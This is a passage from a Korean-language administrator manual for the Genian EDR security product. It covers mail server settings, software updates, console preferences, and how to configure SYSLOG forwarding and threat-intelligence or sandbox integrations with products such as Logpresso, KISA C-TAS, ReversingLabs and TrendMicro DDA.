2. **서버 포트 :** 포트 번호를 입력합니다. (예 : *SSL = 465, TLS / STARTTLS = 587*)
3. **송신자 주소 :** 송신자의 주소 입력란 (에서 표시 할 전자 메일 주소)
4. **송신자 이름 :** 송신자 이름 입력 (* *에서 표시 할 이름)
5. **SSL 연결** (* SSL 포트 * 를 사용하는 경우 켜짐)
6. **인증사용자** 에 사용자 이름을 입력합니다.
7. **인증비밀번호** 의 경우 비밀번호를 입력하고 다시 입력합니다.
8. **테스트** 를 클릭하여 보낼 주소와 메일 제목, 내용을 입력하고 전자 메일을 보냅니다.

18.6 시스템 소프트웨어 관리

시스템 소프트웨어 (정책서버 및 에이전트)를 관리 할 수 있습니다. 소프트웨어 패키지는 이름, 리비전 번호, 제품 버전 및 리비전 날짜 네 부분으로 구분됩니다.

- **INSIGHTS-CT64** 정책서버 소프트웨어
- **NAC-ThreatDetector2** 에이전트 소프트웨어
- **GenianInsights_서버IP.exe** 단독버전 에이전트 소프트웨어



18.6.1 정책 서버 업데이트

웹콘솔을 통해 정책 서버를 업데이트 할 수 있습니다.

수동으로 정책 서버 업데이트

Genian EDR 소프트웨어를 다운로드 받아 컴퓨터에 로컬로 저장 한 다음 서버에 업로드하여 업데이트를 수행합니다.

업로드 할 시스템 파일 준비 :

1. **INSIGHTS-CT64** 로 시작하는 .img 파일을 준비하십시오.
2. 관리콘솔에 로그인 후 **관리> 시스템 > 소프트웨어 관리 > 시스템 OS** 로 이동합니다.
3. **제품 업로드** 버튼을 클릭하면 파일선택 버튼이 표시되며, **파일 선택** 버튼을 클릭하여 준비한 파일을 업로드 합니다.
4. 파일 업로드가 완료되면 **업그레이드 시작** 을 클릭합니다.

시스템 업그레이드 후 자동으로 재부팅 되며, 정상적인 서비스가 시작되면 관리 콘솔의 관리자 로그인 페이지로 전환 됩니다.

CLI(Command Line Interface)를 통한 업데이트

명령 사용 : **geniup**

더 많은 정보는 *CLI(Command Line Interface)* 참조 하시기 바랍니다.

18.6.2 에이전트 업데이트

업데이트 된 gpf 파일을 웹콘솔을 통해 업로드하여 에이전트를 업데이트 할 수 있습니다.

에이전트 업데이트

1. 에이전트 관리 서버로 접속, 로그인 합니다.
2. 상단 패널의 **시스템** 로 이동합니다.
3. 왼쪽 시스템 관리 패널에서 **업데이트 관리> 소프트웨어 > 플러그인** 으로 이동합니다.
4. **작업선택 > 플러그인 업로드** 메뉴를 선택하고, 파일선택 버튼을 클릭하여 NAC-ThreatDetector2_* 로 시작하는 최신 gpf 파일을 업로드 합니다.
5. **업로드** 를 클릭합니다.

참고: 에이전트 관리 서버(Genian NAC 서버)의 노드 정책 업데이트 주기에 따라 에이전트 업데이트가 순차적으로 이루어집니다.

18.7 관리 콘솔의 환경 설정

원하는 설정으로 웹콘솔 화면을 구성 할 수 있습니다.

18.7.1 웹 콘솔

1. 상단 패널의 **관리 > 설정** 으로 이동합니다.
2. 왼쪽 패널의 **환경 설정 > 관리콘솔** 탭으로 이동합니다.

기본 설정에서는 세션의 시간, 페이지당 출력하는 열의 수, 웹 브라우저 타이틀 문구, 로고 파일, 날짜시간 포맷을 설정할 수 있습니다.

- **세션 타임아웃** , 세션 타임아웃 설정 시 관리자 계정에서 일정 시간이 지나면 자동으로 로그아웃되며 페이지 간 이동 시 타임아웃 시간은 갱신됩니다. (최대 10분)
- **페이지당 출력 열수** , 테이블 목록에 출력할 열수는 기본 30개로 설정되어 있습니다.
- **타이틀 문구** , 웹브라우저의 타이틀을 설정할 수 있으며, 기본값은 Genian Insights 입니다.
- **로고 이미지** , 관리자 로그인 시 왼쪽 상단의 로고 이미지 및 로그인 페이지의 Genian Insights 로고 이미지를 변경합니다. 권장 size는 가로 328 세로 50 픽셀 입니다.
- **날짜시간 포맷** , 웹콘솔에 출력할 기본 날짜시간 포맷을 설정할 수 있습니다.

로그인 화면 설정에서는 로그인 관련 정보를 커스터마이징 할 수 있습니다.

로그인 후 사용자 정보 출력 여부를 설정하거나, 로그인 화면의 문구, 헤더 이미지를 변경하고 아이디 저장 기능의 활성 여부를 선택합니다.

- **로그인정보 출력** , 오른쪽 상단에 로그인 한 관리자의 정보 출력 여부를 설정합니다.
- **로그인화면 문구** , 관리자 로그인 페이지에 표시할 문구를 설정할 수 있습니다.
- **로그인화면 헤더사용** , 로그인 페이지 화면 헤더를 사용할 지 여부를 선택합니다. 색상 변경이나 배경 이미지를 변경할 수 있습니다. 헤더 이미지만 사용할 경우, 최대 size 는 가로 380 세로 270 픽셀 입니다.
- **로그인정보 유지** , 관리자 로그인 페이지 화면에서 아이디 저장 체크박스 사용여부를 선택할 수 있습니다.

대시보드 설정에서는 대시보드의 가로 크기를 결정하는 컬럼 수나 위젯 간의 간격을 설정할 수 있습니다.

- **대시보드 컬럼 수** , 대시보드에서 그리드를 구성하는 기본 컬럼 수를 설정합니다. 기본값: 24
- **대시보드 위젯 간격** , 대시보드에서 그리드를 구성하는 위젯 간격을 설정합니다.
- **포지션 즉시 저장** , 대시보드 위젯의 포지션 및 사이즈 변경 시 바로 저장되게 할 지 여부를 설정합니다. 기본값:On
- **엑셀 내보내기 최대 줄수** , 통합검색 메뉴에서 데이터를 엑셀로 출력할 때 최대 row 값이 설정합니다. 기본값:10000

CHAPTER 19

서버 플러그인 연동

Genian EDR은 기본으로 제공하는 위협정보 이외에 외부 서버에서 위협정보 데이터를 수집, 위협탐지에 활용할 수 있습니다.

외부 연동을 지원하는 제품을 보유한 고객에 한해 사용이 가능하며, 아래 제품에 대한 연동을 지원합니다.

2.0.11 버전부터 제품 설치 시 아래 플러그인은 자동으로 서버에 설치되며, 연동에 필요한 기본적인 정보 입력이 필요합니다.

.. _plugin-manage:

19.1 서버 플러그인 업데이트

19.1.1 플러그인 추가

1. **관리 > 시스템 > 소프트웨어 관리 > 서버 플러그인 관리** 로 이동, 추가 버튼을 클릭하여 외부 연동 플러그인(확장자 gpp) 파일을 업로드 합니다.
2. 파일 목록 사용여부 필드에서 사용여부를 먼저 체크한 후, 화면 오른쪽에 있는 즉시실행 버튼을 클릭합니다.
3. 정상적으로 동작하는 경우 **상태 필드**에 파란색 아이콘이 표시됩니다.

19.1.2 플러그인 삭제

1. 삭제할 플러그인 목록을 선택하고, 삭제 버튼을 클릭합니다.
2. 플러그인 삭제 확인 팝업창이 발생하고, 확인을 클릭하면 플러그인이 삭제됩니다.

19.2 로그프레소 연동

로그프레소 마에스트로 및 소나 제품과의 연동기능을 제공합니다.
로그프레소 마에스트로는 보안 오케스트레이션 및 자동화 솔루션으로서 Genian EDR에서 수집된 다양한 정보를 연동하여 자동화된 위협 분석과 대응을 수행을 사용자에게 제공합니다.

로그프레소와 연동을 위해서는 로그프레소 플랫폼에 **지니안 EDR** app 설치가 선행되어야 합니다.

로그프레소 지니안 EDR APP 다운로드

19.2.1 Step1. Genian EDR 설정

Genian EDR에서 수집된 로그를 로그프레소로 전송하는 설정을 합니다.

1. Web콘솔 접속 > 관리 > 설정 클릭
2. **외부연동** 클릭
3. SYSLOG 서버설정 > 추가 버튼 클릭
4. SYSLOG 서버 설정을 수행합니다.

항목	설명
사용	ON/OFF 설정
서버 IP	로그프레소 제품 IP 설정
프로토콜	SYSLOG 전송시 사용할 프로토콜 선택
전송포트	SYSLOG 전송시 사용할 포트번호 설정
중계 서버 IP	GenianEDR SYSLOG를 중계 전송할 서버가 있다면 작성
인덱스 선택	SYSLOG로 전송할 GenianEDR 인덱스 선택
타임존	SYSLOG 전송 시 메시지의 시간을 설정할 타임존
필터 설정	필드의 Key와 Value의 조건으로 필터링하여 SYSLOG를 전송하는 설정
SYSLOG 메세지	전송할 SYSLOG의 내용
존재하지 않는 필드 대체 문자열	필드가 존재하지 않을 경우 대체할 문자열 설정
필드 변환 사용	필드 변환 기능 사용 설정

5. 아래 제공하는 SYSLOG 메시지를 복사하여 4개의 SYSLOG 설정을 추가합니다.

   threat2 인덱스

```
THREAT:`%{[AlertDecision]}`%{[Assignee]}`%{[AssigneeName]}`%
↪{[AuthDeptCode]}`%{[AuthDeptName]}`%{[AuthID]}`%{[AuthName]}`%
↪{[AutoResolve]}`%{[AVName]}`%{[Category]}`%{[Catgry]}`%
↪{[Classification]}`%{[CmdLine]}`%{[CodeSign][Issuer]}`%
↪{[CodeSign][IssuerThumbPrint]}`%{[CodeSign][SignatureVerification]}`%
↪{[CodeSign][Signed]}`%{[CodeSign][SigningDate]}`%{[CodeSign][Subject]}`%
↪{[CodeSign][SubjectThumbPrint]}`%{[CodeSign][Type]}`%{[CollectServerID]}
```

(다음 페이지에 계속)

(이전 페이지에서 계속)

```
↪`%{[CollectTime]}`%{[Confidence]}`%{[CreateTime]}`%{[DeptCodePath]}`%
↪{[DeptNamePath]}`%{[Details]}`%{[DetectID]}`%{[DetectKeyString]}`%
↪{[DetectMessage]}`%{[DetectSubType]}`%{[DetectTime]}`%{[DetectType]}`%
↪{[DeviceID]}`%{[Direction]}`%{[DNSName]}`%{[Domain]}`%{[EventSeq]}`%
↪{[EventSubType]}`%{[EventTime]}`%{[EventType]}`%{[Feed]}`%{[FileName]}`%
↪{[FileName2]}`%{[FilePath]}`%{[FilePath2]}`%{[FileSize]}`%{[FileType]}`%
↪{[FirstTime]}`%{[FollowLink]}`%{[HostName]}`%{[Information][CategoryID]}
↪`%{[Information][CategoryName]}`%{[Information][PathInfo]}`%
↪{[Information][ProductName]}`%{[Information][SourceName]}`%
↪{[Information][ThreatInfo]}`%{[Information][ThreatName]}`%{[IP]}`%
↪{[IsKnown]}`%{[Level]}`%{[LocalIP]}`%{[LocalPort]}`%{[LogonID]}`%{[MAC]}
↪`%{[MalwareKind]}`%{[MD5]}`%{[Memo]}`%{[MLLevel]}`%{[MLScore]}`%
↪{[ModifyTime]}`%{[Occurred]}`%{[PathInfo]}`%{[PathInfo2]}`%{[PathKey]}`%
↪{[PID]}`%{[Platform]}`%{[ProcGuid]}`%{[ProcName]}`%{[ProcPath]}`%
↪{[ProcPathKey]}`%{[Protocol]}`%{[RemoteIP]}`%{[RemotePort]}`%
↪{[Response]}`%{[ResponseInfo]}`%{[ResponseRule]}`%{[Result]}`%{[Rule]}`%
↪{[RuleID]}`%{[Score]}`%{[SessionID]}`%{[SHA256]}`%{[SSDEEP]}`%{[State]}
```

endpoint2 인덱스

```
ENDPOINT:`%{[Access]}`%{[AuthDeptCode]}`%{[AuthDeptName]}`%{[AuthID]}`%
↪{[AuthName]}`%{[BusType]}`%{[BytesRecved]}`%{[BytesSent]}`%{[Catgry]}`%
↪{[CheckFlag]}`%{[ChildPID]}`%{[ChildProcGuid]}`%{[CmdLine]}`%{[ConnCnt]}
↪`%{[CreateTime]}`%{[CustomTag]}`%{[DetectKey]}`%{[DetectType]}`%
↪{[DeviceID]}`%{[Direction]}`%{[DisconnCnt]}`%{[DisconnectFlag]}`%
↪{[DNSName]}`%{[DNSRequest]}`%{[DNSResponse]}`%{[Domain]}`%{[DriveType]}`
↪%{[DriveType2]}`%{[EventSeq]}`%{[EventSubType]}`%{[EventTime]}`%
↪{[EventType]}`%{[ExitFlag]}`%{[ExitTime]}`%{[Ext]}`%{[Ext2]}`%
↪{[FileAttr]}`%{[FileName]}`%{[FileName2]}`%{[FilePath]}`%{[FilePath2]}`%
↪{[FileSize]}`%{[FileType]}`%{[FinalName]}`%{[HasDump]}`%{[HostName]}`%
↪{[Important]}`%{[InflowSeq]}`%{[Info]}`%{[InfoTitle]}`%{[InjectionType]}
↪`%{[IntegrityLevel]}`%{[InteractiveFlag]}`%{[IP]}`%{[IsSystem]}`%
↪{[JsonInfo][DecodedCmdLine]}`%{[JsonInfo][WebTitle]}`%
↪{[JsonInfo][WebURL]}`%{[JsonInfo][WindowText]}`%{[LastDisconnTime]}`%
↪{[LocalIP]}`%{[LocalPort]}`%{[LogonID]}`%{[MD5]}`%{[ModifyTime]}`%
↪{[offline]}`%{[ParentProcEventSeq]}`%{[ParentProcGuid]}`%
↪{[ParentProcName]}`%{[PID]}`%{[PPID]}`%{[ProcGuid]}`%{[ProcName]}`%
↪{[ProcPath]}`%{[ProcUserID]}`%{[Protocol]}`%{[RegDataSize]}`%
↪{[RegDataType]}`%{[RegKeyPath]}`%{[RegNewKeyPath]}`%{[RegValue]}`%
↪{[RegValueName]}`%{[RelatedEventSeq]}`%{[RelatedPID]}`%
↪{[RelatedProcGuid]}`%{[RelatedProcName]}`%{[RelatedProcPath]}`%
↪{[RemoteIP]}`%{[RemotePort]}`%{[ReqEventSeq]}`%{[ReqGuid]}`%{[ReqName]}`
↪%{[ReqPID]}`%{[Result]}`%{[RuleID]}`%{[SerialNumber]}`%{[SessionID]}`%
↪{[SHA256]}`%{[Tactic]}`%{[Tag]}`%{[TargetPID]}`%{[TargetProcGuid]}`%
↪{[TargetProcName]}`%{[TargetProcPath]}`%{[Technique]}`%{[TrunkID]}`%
↪{[Uncertain]}`%{[VolumeGuid]}`%{[VolumeType]}`%{[WindowClassName]}`%
↪{[WindowText]}
```

alert2 인덱스

```
ALERT:`%{[AuthDeptCode]}`%{[AuthDeptName]}`%{[AuthID]}`%{[AuthName]}`%
↪{[AVName]}`%{[Catgry]}`%{[Classification]}`%{[CmdLine]}`%
↪{[CodeSign][Issuer]}`%{[CodeSign][IssuerThumbPrint]}`%
↪{[CodeSign][SignatureVerification]}`%{[CodeSign][Signed]}`%
↪{[CodeSign][SigningDate]}`%{[CodeSign][Subject]}`%
↪{[CodeSign][SubjectThumbPrint]}`%{[CodeSign][Type]}`%{[Confidence]}`%
```

(다음 페이지에 계속)

(이전 페이지에서 계속)

```
↪{[CreateTime]}`%{[DeptCodePath]}`%{[DeptNamePath]}`%{[Details]}`%
↪{[DetectID]}`%{[DetectKeyString]}`%{[DetectMessage]}`%{[DetectSubType]}`
↪%{[DetectTime]}`%{[DetectType]}`%{[DeviceID]}`%{[Direction]}`%
↪{[DNSName]}`%{[Domain]}`%{[EventSeq]}`%{[EventSubType]}`%{[EventTime]}`%
↪{[EventType]}`%{[Feed]}`%{[FileName]}`%{[FileName2]}`%{[FilePath]}`%
↪{[FilePath2]}`%{[FileSize]}`%{[FileType]}`%{[FollowLink]}`%{[HostName]}`
↪%{[Information][CategoryID]}`%{[Information][CategoryName]}`%
↪{[Information][PathInfo]}`%{[Information][ProductName]}`%
↪{[Information][SourceName]}`%{[Information][ThreatInfo]}`%
↪{[Information][ThreatName]}`%{[IP]}`%{[IsKnown]}`%{[Level]}`%{[LocalIP]}
↪`%{[LocalPort]}`%{[LogonID]}`%{[MAC]}`%{[MalwareKind]}`%{[MD5]}`%
↪{[MLLevel]}`%{[MLScore]}`%{[ModifyTime]}`%{[PathInfo]}`%{[PathInfo2]}`%
↪{[PathKey]}`%{[PID]}`%{[Platform]}`%{[ProcGuid]}`%{[ProcName]}`%
↪{[ProcPath]}`%{[ProcPathKey]}`%{[Protocol]}`%{[RemoteIP]}`%
↪{[RemotePort]}`%{[Response]}`%{[ResponseInfo]}`%{[ResponseRule]}`%
↪{[Result]}`%{[RuleID]}`%{[Score]}`%{[SessionID]}`%{[SHA256]}`%{[SSDEEP]}
↪`%{[SuspiciousInfo][Confidence]}`%{[SuspiciousInfo][FileName]}`%
↪{[SuspiciousInfo][FilePath]}`%{[SuspiciousInfo][FileSize]}`%
↪{[SuspiciousInfo][FileType]}`%{[SuspiciousInfo][MD5]}`%
↪{[SuspiciousInfo][MLLevel]}`%{[SuspiciousInfo][MLScore]}`%
↪{[SuspiciousInfo][SHA256]}`%{[SuspiciousInfo][SSDEEP]}`%
↪{[SuspiciousInfo2][Confidence]}`%{[SuspiciousInfo2][FileName]}`%
↪{[SuspiciousInfo2][FilePath]}`%{[SuspiciousInfo2][FileSize]}`%
↪{[SuspiciousInfo2][FileType]}`%{[SuspiciousInfo2][MD5]}`%
↪{[SuspiciousInfo2][MLLevel]}`%{[SuspiciousInfo2][MLScore]}`%
↪{[SuspiciousInfo2][SHA256]}`%{[SuspiciousInfo2][SSDEEP]}`%
↪{[SuspiciousInfo3][Confidence]}`%{[SuspiciousInfo3][FileName]}`%
↪{[SuspiciousInfo3][FilePath]}`%{[SuspiciousInfo3][FileSize]}`%
↪{[SuspiciousInfo3][FileType]}`%{[SuspiciousInfo3][MD5]}`%
↪{[SuspiciousInfo3][MLLevel]}`%{[SuspiciousInfo3][MLScore]}`%
↪{[SuspiciousInfo3][SHA256]}`%{[SuspiciousInfo3][SSDEEP]}`%{[ThreatID]}`%
↪{[YaraRuleID]}`%{[YaraRuleName]}
```

sequoia 인덱스

```
AUDIT:`%{[@timestamp]}`%{[actionStatusCode]}`%{[logAlertId]}`%
↪{[logDetail]}`%{[logDeviceId]}`%{[logId]}`%{[logIdStr]}`%{[logIp]}`%
↪{[logLinkID]}`%{[logLinkType]}`%{[logMac]}`%{[logMsg]}`%{[logThreatId]}`
↪%{[logType]}`%{[logTypeStr]}`%{[logUserId]}`%{[logUserName]}
```

19.2.2 Step2. 로그프레소 수집기 설정


로그프레소에서 지니안 EDR 수집기를 추가하고 활성화합니다.

1. 수집 > 수집설정 > 수집기를 추가합니다.

항목	설명
수집 모델	지니안 EDR
테이블	EDR_GENIAN(테이블명 변경 시 데이터셋의 테이블 이름도 변경 필요)
원격지 IP	Genian EDR 서버의 IP를 입력합니다.

19.2.3 Step3. 로그프레소 대시보드 모니터링

설정을 완료하고 로그프레소 대시보드 메뉴로 이동하여 탐지 현황 대시보드를 확인 할수 있으며 화면에 표시되는 다양한 정보를 활용하여 위협 탐지 내역을 분석할 수 있습니다.



19.3 KISA C-TAS 연동

KISA 에서 제공하는 사이버위협정보 분석-공유 시스템(C-TAS)과 연동 기능을 제공합니다. C-TAS에 가입되어 연동을 위한 KEY를 제공받은 고객에 한해 사용가능하며, Genian EDR 서버에서는 IOC DB Framework 버전 v2로 변경이 필요합니다.

항목	설명
Export Key	KISA로부터 고객에게 발급된 Export Key(exp key) 정보를 입력합니다.
기관코드	KISA로부터 할당받은 기관(고객)코드(OrgKey) 정보를 입력합니다.
동기화 주기	C-TAS로부터 받은 데이터를 몇분 간격으로 IOC Database에 등록할 지 설정합니다.(기본값:30분)
IP 주소 보관기간	연동 설정으로 수집한 IP주소의 보관기간을 설정합니다.(기본값:10일)

1. 2.0.11 버전부터 제품 설치 시 C-TAS 플러그인이 함께 설치됩니다. 정상적으로 설치가 된 경우, **관리 > 설정 > 환경설정 > 탐지 및 대응** 메뉴에 KISA C-TAS 연동 설정을 확인할 수 있습니다.
2. 연동여부를 **사용** 으로 변경하고, KISA로부터 제공받은 연동 정보 및 부가 정보를 입력합니다.
3. 정보 입력 후 왼쪽 상단의 체크 버튼을 클릭하여 설정한 정보를 저장합니다.
4. **관리 > 시스템 > 소프트웨어 관리 > 서버 플러그인 관리** 메뉴로 이동, 플러그인 목록에서 CTAS를 확인한 후, 오른쪽에서 즉시실행 버튼을 클릭하여 연동을 수행합니다.
5. 2에서 설정한 주기마다 C-TAS로부터 데이터를 수신받아 IOC Database에 업데이트 합니다.
6. C-TAS 에 등록된 정보로 위협 탐지 시 Threat2 인덱스의 Feed 정보에 CTAS로 표시 됩니다.

19.4 ReversingLabs A1000 연동

ReversingLabs A1000을 이용한 악성코드 분석 기능을 제공합니다.(ReversingLabs A1000 보유 고객에 해당) Threat2 인덱스에 존재하는 파일 정보를 ReversingLabs A1000로 전달하여 악성코드 여부를 분석 요청하고, 결과를 Genian EDR 서버에서 확인할 수 있습니다.

항목	설명
제품 URL	ReversingLabs A1000 제품 IP 또는 URL 정보를 설정합니다.
USER-NAME	ReversingLabs A1000 제품 연동을 위한 USERNAME 정보입니다.
PASS-WORD	ReversingLabs A1000 제품 연동을 위한 PASSWORD 정보입니다.
연동 결과	ReversingLabs A1000 제품과의 연동 상태를 표시합니다. 정상적으로 통신이 되는 경우 '연동됨'으로 표시됩니다.

1. 2.0.11 버전부터 제품 설치 시 ReversingLabs A1000 플러그인이 함께 설치됩니다.

   관리 > 설정 > 환경설정 > 악성코드 분석 메뉴로 이동, **ReversingLabs A1000 연동** 설정을 ON 으로 변경하고, URL 및 계정 정보 입력 후 왼쪽 상단의 체크 버튼을 클릭하여 설정한 정보를 저장합니다.

2. 위협분석이 끝나면 **분석 > 위협 관리** 메뉴 목록 중 화면 왼쪽의 위협 분석 버튼을 클릭하면 위협 상세 화면으로 이동하여 왼쪽 상단의 위협 분석 결과 버튼을 클릭합니다.

3. 연동 플러그인 별로 위협 분석 리포트를 확인할 수 있습니다.

19.5 Check Point SandBlast TE1000X 연동

Check Point SandBlast TE1000X를 이용한 악성코드 분석 기능을 제공합니다.(Check Point SandBlast TE1000X 보유 고객에 해당) Threat2 인덱스에 존재하는 파일 정보를 Check Point SandBlast TE1000X로 전달하여 악성코드 여부를 분석 요청하고, 결과를 Genian EDR 서버에서 확인할 수 있습니다.

항목	설명
제품 URL	Check Point SandBlast TE1000X 제품 IP 또는 URL을 입력합니다.
제품 버전	Check Point SandBlast TE1000X 제품 버전을 입력합니다.(입력 예:v1)
연동 API Key	Check Point SandBlast TE1000X 제품에서 제공하는 API key 정보를 설정합니다.
연동 결과	Check Point SandBlast TE1000X 제품과의 연동 상태를 표시합니다. 정상적으로 통신이 되는 경우 '연동됨'으로 표시됩니다.

1. 2.0.11 버전부터 제품 설치 시 Check Point SandBlast TE1000X 플러그인이 함께 설치됩니다.

   관리 > 설정 > 환경설정 > 악성코드 분석 메뉴로 이동, **Check Point SandBlast TE1000X 연동** 설정을 ON 으로 변경합니다.

2. URL 및 제품 버전, 연동 API Key 입력 후 왼쪽 상단의 체크 버튼을 클릭하여 설정한 정보를 저장합니다.

3. 위협분석이 끝나면 **분석 > 위협 관리** 메뉴 목록 중 화면 왼쪽의 위협 분석 버튼을 클릭하면 위협 상세 화면으로 이동하여 왼쪽 상단의 위협 분석 결과 버튼을 클릭합니다.

4. 연동 플러그인 별로 위협 분석 리포트를 확인할 수 있습니다.

19.6 Seculayer eyeCloudXOAR 연동

Genian EDR 제품과 Seculayer eyeCloudXOAR 를 연동하여 위협 대응 프로세스 자동화를 수행 할 수 있습니다.

eyeCloudXOAR에서 생성된 Malware Hash 및 Malicious IP를 Genian EDR 정책에 등록/삭제/조회를 연동하여 자동화된 위협 대응을 수행합니다.

19.6.1 Step1. eyeCloudXOAR 설정

1. **보안장비 연계관리 화면에서 장비 정보 세팅**
   Genian EDR에서 제공하는 Rest API를 각 컴포넌트에 등록합니다.




그림 1: 컴포넌트 설정 화면

2. 플레이북 관리에서 각 컴포넌트를 세팅

19.6.2 Step2. 수동 테스트

Genian EDR 컴포넌트를 전부 배치 후 수동으로 테스트 차단/조회/해제 테스트 후 Genian EDR Web콘솔에 정상 반영되는지 확인합니다.

그림 2: Genian EDR REST API

19.7 TrendMicro DDA 연동

TrendMicro DDA를 이용한 악성코드 분석 기능을 제공합니다.(TrendMicro DDA 보유 고객에 해당하며 연동이 가능한 버전은 Deep Discovery Analyzer 6.1 입니다.) Threat2 인덱스에 존재하는 파일 정보를 TrendMicro DDA로 전달하여 악성코드 여부를 분석 요청하고, 결과를 Genian EDR 서버에서 확인할 수 있습니다.

항목	설명
연동 API Key	TRENDMICRO DDA 제품에서 제공하는 API key 정보를 설정합니다. API key는 DDA 제품의 Help 메뉴의 About 화면에서 제공됩니다.
제품 URL	TRENDMICRO DDA 제품 IP 또는 URL을 입력합니다.
제품 타임존	TRENDMICRO DDA 제품에서 사용하는 타임존을 설정합니다.
연동 결과	TRENDMICRO DDA 제품과의 연동 상태를 표시합니다. 정상적으로 통신이 되는 경우 '연동됨'으로 표시됩니다.

1. 2.0.11 버전부터 제품 설치 시 TrendMicro DDA 플러그인이 함께 설치됩니다.

   관리 > 설정 > 환경설정 > 악성코드 분석 메뉴로 이동, **TrendMicro DDA 연동** 설정을 ON 으로 변경하고, 연동 API Key, URL 및 타임존 정보 입력 후 왼쪽 상단의 체크 버튼을 클릭하여 설정한 정보를 저장합니다.

2. 위협분석이 끝나면 **분석 > 위협 관리** 메뉴 목록 중 화면 왼쪽의 위협 분석 버튼을 클릭하면 위협 상세 화면으로 이동하여 왼쪽 상단의 위협 분석 결과 버튼을 클릭합니다.

3. 연동 플러그인 별로 위협 분석 리포트를 확인할 수 있습니다.

